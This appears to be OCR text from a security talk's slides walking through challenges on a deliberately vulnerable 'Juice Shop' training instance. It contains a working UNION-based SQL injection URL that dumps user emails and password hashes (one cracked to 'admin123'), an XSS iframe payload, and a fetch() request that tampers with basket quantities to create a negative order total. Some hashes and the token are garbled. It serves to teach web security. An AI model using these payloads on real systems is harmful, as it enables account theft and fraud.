"deletedAt": "9"}, {"id": "CREATE TABLE `BasketItems` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `BasketId` INTEGER REFERENCES `Baskets` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, `ProductId` INTEGER REFERENCES `Products` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, UNIQUE ('BasketId', 'ProductId')), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Baskets` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `coupon` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Captchas` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `captchaId` INTEGER, `captcha` VARCHAR(255), `answer` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Cards` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullname` VARCHAR(255), `cardNum` INTEGER, `expMonth` INTEGER, `expYear` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Challenges` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `key` VARCHAR(255), `name` VARCHAR(255), `category` VARCHAR(255), `tags` VARCHAR(255), `description` VARCHAR(255), `difficulty` INTEGER, `hint` VARCHAR(255), `hintUrl` VARCHAR(255), `mitigationUrl` VARCHAR(255), `solved` TINYINT(1), `disabledEnv` VARCHAR(255), `tutorialOrder` NUMBER, `codingChallengeStatus` NUMBER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Complaints` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `message` VARCHAR(255), `file` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Deliveries` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `name` VARCHAR(255), `price` FLOAT, `deluxePrice` FLOAT, `eta` FLOAT, `icon` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Feedbacks` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `comment` VARCHAR(255), `rating` INTEGER NOT NULL, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `ImageCaptchas` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `image` VARCHAR(255), `answer` VARCHAR(255), `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Memories` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `caption` VARCHAR(255), `imagePath` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `PrivacyRequests` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `deletionRequested` TINYINT(1) DEFAULT 0, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Products` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `name` VARCHAR(255), `description` VARCHAR(255), `price` DECIMAL, `deluxePrice` DECIMAL, `image` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Quantities` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `limitPerUser` INTEGER DEFAULT NULL, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `ProductId` INTEGER REFERENCES `Products` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Recycles` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER(4), `isPickup` TINYINT(1) DEFAULT 0, `date` DATETIME, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE, `AddressId` INTEGER REFERENCES `Addresses` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `SecurityAnswers` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `answer` VARCHAR(255), `UserId` INTEGER UNIQUE REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `SecurityQuestionId` INTEGER REFERENCES `SecurityQuestions` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `SecurityQuestions` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `question` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255) DEFAULT '', `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": "CREATE TABLE `Wallets` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `balance` INTEGER DEFAULT 0, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}]}
sqlite_sequence(name,seq), "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}]}]

```
{"status": "success", "data": [{"id": 1, "name": "Apple Juice (1000ml)", "description": "The all-time classic.", "price": 1.99, "deluxePrice": 0.99, "image": "apple_juice.jpg", "createdAt": "2022-01-09 18:58:00.266 +00:00", "updatedAt": "2022-01-09 18:58:00.266 +00:00", "deletedAt": null}, {"id": 24, "name": "Apple Pomace", "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of pollen. Can be <a href=\"/recycle\">sent back to us</a> for recycling.", "price": 0.89, "deluxePrice": 0.89, "image": "apple_pressings.jpg", "createdAt": "2022-01-09 18:58:00.274 +00:00", "updatedAt": "2022-01-09 18:58:00.274 +00:00", "deletedAt": null}]}

The screenshot shows a browser window with the URL https://kidzmash.herokuapp.com/rest/products/search?q=apple. The page displays a JSON response with two products: "Apple Juice (1000ml)" and "Apple Pomace". The "Apple Juice" entry includes a warning about pollen and a link to recycle it. The JSON response is as follows:


```

Challenge

0 Solves

X

User Credentials

700

Retrieve a list of all user credentials via SQL Injection.

(Difficulty Level: 4)

Unlock Hint for 70 points

← → C kidzmash.herokuapp.com/rest/products/search?q=qwert%27)%20UNION;

Flag

Submit

Kidzmash Juice Shop (Express ^4.17.1)

500 SequelizeDatabaseError: SQLITE_ERROR: near ";" syntax error
at Query.formatError (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)
at Query._handleQueryResponse (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)
at afterExecute (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)
at Statement.errBack (/app/node_modules/sqlite3/lib/sqlite3.js:14:21)

https://kidzmash.herokuapp.com x +

kidzmash.herokuapp.com/rest/products/search?q=qwert%27)%20UNION%20SELECT%20id,%20email,%20password,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%27

```
{"status": "success", "data": [{"id": 1, "name": "admin@kidzmash.herokuapp.com", "description": "0192023a7bbd73250516f069df18b500", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8"}, {"id": 2, "name": "jim@kidzmash.herokuapp.com", "description": "e541ca7ecf72b8d1286474fc613e5e45", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 3, "name": "bender@kidzmash.herokuapp.com", "description": "0c36e517e3fa95aaef1bffff6744a4ef", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 4, "name": "bjoern.kimminich@gmail.com", "description": "6edd9d726bcd873539e41ae8757b8c", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 5, "name": "ciso@kidzmash.herokuapp.com", "description": "861917d5fa5f1172f931cd700d81aef", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 6, "name": "support@kidzmash.herokuapp.com", "description": "3869433d74e30c86fd25562f836bcb82", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 7, "name": "morty@kidzmash.herokuapp.com", "description": "f2f933d0bb0ba057bc833b8ebd6d9e8", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 8, "name": "mc.services@kidzmash.herokuapp.com", "description": "b03f4b0ba8458fa0acd02cd9b53bc8", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 9, "name": "j12934g@kidzmash.herokuapp.com", "description": "3c2abc04e4a6ea8f1327d0aae3714b7d", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 10, "name": "wurstbrot@kidzmash.herokuapp.com", "description": "9ad5b0492b2be528583e128d2a8941de4", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 11, "name": "amy@kidzmash.herokuapp.com", "description": "030f05e45e30710c3ad3c32f00de0473", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 12, "name": "bjoeern@kidzmash.herokuapp.com", "description": "f7311911af16fa8f418d1a3051d6810", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 13, "name": "bjoeern@waswp.org", "description": "9283fib2ze9669749081963be0462e46", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 14, "name": "chriss.pike@kidzmash.herokuapp.com", "description": "10a783b9ed19ea1c67c3a27699f0095b", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 15, "name": "accountant@kidzmash.herokuapp.com", "description": "963e10f92a04b463220cb4c5d636dc", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 16, "name": "uvogin@kidzmash.herokuapp.com", "description": "05f92148b4b60f7acd04cc6bb8f1af", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 17, "name": "demo", "description": "fe01ce2a7fbac8faed7c982a04e229", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 18, "name": "john@kidzmash.herokuapp.com", "description": "00479e57b6b42c459e5e5746478e4d45", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 19, "name": "em@kidzmash.herokuapp.com", "description": "402f1c4a75e316afe5a6e63147739", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 20, "name": "stan@kidzmash.herokuapp.com", "description": "e9048a3fa3dd5e094ef733f3bd8d8ea64", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 21, "name": "bxhza@zbd.xn", "description": "39a9c9ff3b10d9c22913278ea203d6cc", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 22, "name": "todore@r714.29", "description": "1d9756335e26db9683aa76b124c1436", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 23, "name": "okcnf@055.ct", "description": "25a368693a883c93d810757742b92528", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 24, "name": "gxatw@3tg.il", "description": "243bdeeb1d106e563cf19d05fc14ca69", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 25, "name": "7s1ey@9jpy.qt", "description": "98384e1b10c2765551e90cb9e7c0a572", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 26, "name": "j7cbx@rlk3.f2", "description": "f0dcdbb7362e1a8bef5d65b2a9e97b9d", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 27, "name": "0knofge04.c0", "description": "8eae1640a9db3cc083cc625ec32689c3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 28, "name": "8ymj@nxih.lj", "description": "24616f25b514a2546a7271b33e6ccf01", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 29, "name": "armkm@lpuk.hq", "description": "7629b8322cfddaaaf1b5c6667ab0e0a", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}, {"id": 30, "name": "xgjq8@zbj7.o1", "description": "6caa8a1cb0f5b08282487f54dfbf7f219", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}]}
```



0192023a7bbd73250516f069df18b500

About 4,610 results (0.43 seconds)

https://md5calc.com > hash > admin123 ::

MD5 hash for "admin123" is ...

MD5 hash for "admin123" is "0192023a7bbd73250516f069df18b500". Free online md5 hash calculator. Calculate md5 hash from string.

Challenge

0 Solves

X

Poison Null Byte

700

Bypass a security control with a **Poison Null Byte** to access a file not meant for your eyes. (Difficulty Level: 4)

Unlock Hint for 70 points

Flag

Submit

Challenge

0 Solves

X

Forgotten Developer Backup

700

Access a developer's forgotten backup file. (Difficulty Level: 4)

Unlock Hint for 70 points

Flag

Submit

← → ⌛ 🔒 kidzmash.herokuapp.com/ftp

~ / ftp

📁 quarantine
📄 coupons_2013.md.bak
📄 incident-support.kdbx
📄 suspicious_errors.yml

📄 acquisitions.md
📄 eastere.gg
📄 legal.md

📄 announcement_encrypted.md
📄 encrypt.py
📄 package.json.bak

← → ⌛ 🔒 kidzmash.herokuapp.com/ftp/package.json.bak

Kidzmash Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/app/build/routes/fileServer.js:31:18)
at /app/build/routes/fileServer.js:15:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:323:13)
at /app/node_modules/express/lib/router/index.js:284:7
at param (/app/node_modules/express/lib/router/index.js:360:14)
at param (/app/node_modules/express/lib/router/index.js:371:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:416:3)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at /app/node_modules/serve-index/index.js:145:39
at callback (/app/node_modules/graceful-fs/polyfills.js:299:20)
at FSReqCallback.oncomplete (node:fs:199:5)
```




All Products




Apple Juice
(1000ml)
1.99¤

Add to Basket



A


Add to Basket



Best Juice Shop
Salesman Artwork
5000¤



The screenshot shows a browser window with the URL <https://kidzmash.herokuapp.com/#/search>. The page title is "Kidzmash Juice Shop". On the left, there's a sidebar with "Challenge" and "0 Solves". The main content area has a heading "Score Board" with a score of "100". Below it is a text instruction: "Find the carefully hidden 'Score Board' page. (Difficulty Level: 1)". A blue button says "Unlock Hint for 10 points". To the right, there's a "Flag" button and a "Submit" button. The main content shows a grid of products:

- Apple Juice (1000ml) - 1.99 -  Add to Basket
- Apple Pomace - 0.89 -  Add to Basket
- Banana Juice (1000ml) - 1.99 -  Add to Basket
- Best Juice Shop Salesman Artwork - 5000a - 

On the right side of the browser, the developer tools are open, specifically the Sources tab. It shows the file structure and code for "main.js". The line `path: "score-board", component: "fr"` is highlighted in yellow, indicating it's the target for the challenge.

@jkuemerle@infosec.exchange

Kidzmash Juice Shop



Account


Your Basket 1

EN

You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)

[b0fa89b5cf08ba86c3b179cef9853a8a724fb920](#)[Copy to clipboard](#)

X

Score Board 18%**Coding Score 0%**[Show all](#)[Show unavailable](#)

[Broken Access Control](#) [Broken Anti Automation](#) [Broken Authentication](#) [Cryptographic Issues](#) [Improper Input Validation](#) [Injection](#) [Insecure Deserialization](#) [Miscellaneous](#) [Security Misconfiguration](#) [Security through Obscurity](#)

[Sensitive Data Exposure](#) [Unvalidated Redirects](#) [Vulnerable Components](#) [XSS](#) [XXE](#) [Hide all](#)

Name	Difficulty	Description	Category	Tags	Status
Bonus Payload	★	Use the bonus payload <iframe width="100%" height="166" scrolling="no" src="https://api.soundcloud.com/tracks/771984076&color=%23ff5555XSS</iframe> in the DOM XSS challenge.		Shenanigans Tutorial	unsolved
Bully Chatbot	★	Receive a coupon code from the support chatbot.	Miscellaneous	Brute Force Shenanigans	unsolved
Confidential Document	★	Access a confidential document.	Sensitive Data Exposure	Good for Demos Good for Demos	solved

[@jkuemerle@infosec.exchange](https://bit.ly/3t88bQ9)



Challenge

0 Solves

X

Payback Time

450

Place an order that makes you rich. (Difficulty Level: 3)

Unlock Hint for 45 points

Flag

Submit

Your Basket (admin@kidzmash.herokuapp.com)

Apple Juice
(1000ml)

- 2 +



Orange Juice
(1000ml)

- 3 +



Eggfruit Juice
(500ml)


- 1 +



Total Price: 21.94¤

Checkout

You will gain 1 Bonus Points from this order!



Your Basket (admin@kidzmash.herokuapp.com)

Apple Juice
(1000ml) - 2 + ⚡

Orange Juice
(1000ml) - 3 + ⚡

Eggfruit Juice
(500ml) - 1 + ⚡

Apple Pomace - 1 + ⚡

Fruit Press - -100 + ⚡

Total Price: -8976.17¤

Checkout

You will gain -899 Bonus Points from this order!

```

Elements Console Sources Network Performance Memory Application > F1 | ⚡ | ⚡ | ⚡
top | Filter Default levels ▾ 1 Issue: F1 | 1 hidden
> fetch("https://kidzmash.herokuapp.com/api/BasketItems/", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    "authorization": "Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOijjb3Vwb24iLCJ1bWFnZmFkbWluQ0tpZHptYXNlNmhcIiMfKbwIuivZGvsdXh1VG9rZn4i0iilCJ3svXH0T09naW5JcICiInVuZGvmaI512ZCIsInByb2pbGVbWFnZSI6ImFzc2V0cy9wdwJsaWlvaw1nZ2VzL3VwbG9hZHMvZGVmYXVsdeFkblWLuLnBuZyIsInRvdHTZMlyZXQ10iilCJpcOfjg12ZSI6dHJ1ZSwiY3J1YXR1ZEFOijoimjAyMi0wMS0xMCawMTozMy44OTggKzAwOjAiwiidXBkYXR1ZEFOijoimjAyMi0wMS0xMCawMTozNjo10S4zhTQgKzAw0jAwIiwiZGVsZXRLZEFOijpudhxsSwiaWF0ljoxVjQxNzg1ODISLCL1leHai0jE2NDE4MDMMj19.yqVs-fxTwQL01DtXev_FjExnip18-P3jw1Z3gbQl8Q2BTjkKK6IarIwNdfbcijQ10ahj2UIkqSb9IMIX1fpUv5xK5oh0XhpTdV7p2vp_d861QRbTmw90qVGbS9BhYfyqt8m3iWgKiY-PIRLA_GAppkKAAtLwobaxLBClmvbEyK",
  "content-type": "application/json",
  "sec-ch-ua": "\" Not;A Brand\";v=\"99\", \"Google Chrome\";v=\"97\", \"Chromium\";v=\"97\"",
  "sec-ch-ua-mobile": "?0",
  "sec-ch-ua-platform": "\"windows\"",
  "sec-fetch-dest": "empty",
  "sec-fetch-mode": "cors",
  "sec-fetch-site": "same-origin"
},
"referrer": "https://kidzmash.herokuapp.com/",
"referrerPolicy": "strict-origin-when-cross-origin",
"body": "{\"ProductId\":25,\"BasketId\":\"1\",\"quantity\":-100}",
"method": "POST",
"mode": "cors",
"credentials": "include"
});
```

